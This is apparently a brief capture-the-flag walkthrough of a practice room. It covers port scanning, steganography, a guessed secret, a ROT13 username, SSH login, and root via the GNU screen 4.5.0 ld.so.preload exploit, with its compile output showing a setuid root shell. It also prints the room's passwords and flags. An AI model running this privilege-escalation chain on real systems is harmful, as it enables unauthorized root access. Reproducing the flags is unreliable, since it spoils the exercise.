


sudo nmap -A -p- -T4 -vvv 10.10.159.179

```
22/tcp open  ssh      syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDnNdH0KU4ZvpWn7Amdx7LPhuwUsHY8p108msRAEkaIGcDzlla2FxdlnCnS1h+A84lzn
1oubZyb5vMrPM8T2IsxoSU2gcbbgfq/3giAL+hmuKm/nD430KRfLSHlcpIVgwQ0VRdEfbQSOVPV5VBtJziA1Xu2dts2WwtawDS93CBtlfye
h+BuxZvBPX2k8XPWwykyR6cWbdGz1AAx6oxNRvNShJ99c9Vs7FW6bogwLae9SWsFi2oB7ti6M/0H1qxy7ZPQFhItvI4Vz2zZFGVEltL1fk
wk2dat8yffFNWwm6+/cMTJqbVb7MPt3jc9QpmJmpgwyWuy4FTNgFt9GKN0JU6N
|_ 256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGMMalsXVdAfj+Iu4tESrnnI/5V64b4to
SG7PK2N/XPq0e3q3z50aDTK6TWO0ezdamfDPem/U09WesVBxmJXDkE=
|_ 256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB3zGveEQDBVK50Tz0eNWzBJny6ddQfBb3wmmG3QtMAQ
80/tcp open  http      syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
OS fingerprint not ideal because: maxTimingRatio (1.658000e+00) is greater than 1.4
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux
3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android
5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%), Android 7.1.1 - 7.1.2 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.80%E=4%D=7/28%OT=22%CT=1%CU=38829%PV=Y%DS=4%DC=T%G=N%TM=5F209182%P=x86_64-pc-linux-gnu)
SEQ(SP=103%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)
OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%O5=M508ST11NW6%O6=M508ST11)
WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)
ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)
```



steghide extract -sf 5iW7kC8.jpg

sem senha

```
headcrusher@t0rmentor:~$ steghide extract -sf 5iW7kC8.jpg
Enter passphrase:
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".
```

cat password.txt

```
headcrusher@t0rmentor:~$ cat password.txt
I didn't think you'd find me! Congratulations!
(n) Server at 10.10.159.179 Port 80
Here take my password

*axA&GF8dP
```

\*axA&GF8dP

http://10.10.78.88/

```
</style>
</head>
<body>
  <div class="main_page">
    <div class="page_header floating_element">
      
    <!-- They will never find me-->
    <span class="floating_element">
      Apache2 Ubuntu Default Page
    </span>
  </div>
</body>
</html>
```

wget http://10.10.78.88/thm.jpg

```
headcrusher@t0rmentor:~$ wget http://10.10.78.88/thm.jpg
--2020-07-28 22:14:54-- http://10.10.78.88/thm.jpg
Connecting to 10.10.78.88:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: 'thm.jpg.1'


thm.jpg.1          100%[=====] 21.69K  60.1KB/s   in 0.4s
2020-07-28 22:14:55 (60.1 KB/s) - 'thm.jpg.1' saved [22210/22210]
```

```
headcrusher@t0rmentor:~$ file thm.jpg
thm.jpg: data
```

hexeditor thm.jpg

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

mudei os bytes de PNG para JPG



```
headcrusher@t0rmentor: ~
File: thm.jpg
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01
ASCII offset: 0x00000000 / 0x000055C1 (5000)
.....JFIF.....
```



[http://10.10.78.88/th1s\\_1s\\_h1dd3n/](http://10.10.78.88/th1s_1s_h1dd3n/)

```
7 <div class="main">
8 <h2>Welcome! I have been expecting you!</h2>
9 <p>To obtain my identity you need to guess my secret! </p>
10 <!-- It's between 0-99 but I don't think anyone will look here-->
--
```




**Welcome! I have been expecting you!**

To obtain my identity you need to guess my secret!

Secret Entered:

[http://10.10.78.88/th1s\\_1s\\_h1dd3n/?secret=0](http://10.10.78.88/th1s_1s_h1dd3n/?secret=0)





Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 0


<https://pastebin.com/45NRiTUJ>



73

72	72	200			599
73	73	200			636
74	74	200			599

[http://10.10.78.88/th1s\\_1s\\_h1dd3n/?secret=73](http://10.10.78.88/th1s_1s_h1dd3n/?secret=73)



**Welcome! I have been expecting you!**

To obtain my identity you need to guess my secret!

Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B

steghide extract -sf thm.jpg

y2RPJ4QaPF!B

```
headcrusher@t0rmentor:~$ steghide extract -sf thm.jpg
Enter passphrase:
the file "hidden.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "hidden.txt".
```

cat hidden.txt

```
headcrusher@t0rmentor:~$ cat hidden.txt
Fine you found the password!

Here's a username


wbxre

I didn't say I would make it easy for you!
```

<https://rot13.com/>

rot13

joker



ssh joker@10.10.78.88

\*axA&GF8dP

```
headcrusher@t0rmentor:~$ ssh joker@10.10.78.88
The authenticity of host '10.10.78.88 (10.10.78.88)' can't be established.
ECDSA key fingerprint is SHA256:Wi0RpQNwFTfSuABX4f8gKrf3UzJBmrN0dVjVnBBqL5E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.78.88' (ECDSA) to the list of known hosts.
joker@10.10.78.88's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$ id
uid=1000(joker) gid=1000(joker) groups=1000(joker)
joker@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-170-generic #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

THM{d5781e53b130efe2f94f9b0354a5e4ea}

```
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
```

find / -perm /4000 2>/dev/null

```
joker@ubuntu:~$ find / -perm /4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
```

<https://gtfobins.github.io/gtfobins/screen/>

<https://www.exploit-db.com/exploits/41154>

vim xpl.sh

chmod 777 xpl.sh

./xpl.sh

```
./xpl.sh: line 1: greenroot.sh: command not found
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    chmod("/tmp/rootshell", 04755);
    ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    setuid(0);
    ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    setgid(0);
    ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    seteuid(0);
    ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);
    ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    execvp("/bin/sh", NULL, NULL);
    ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.
```

THM{5ecd98aa66a6abb670184d7547c8124a}

```
# cat /root/root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
```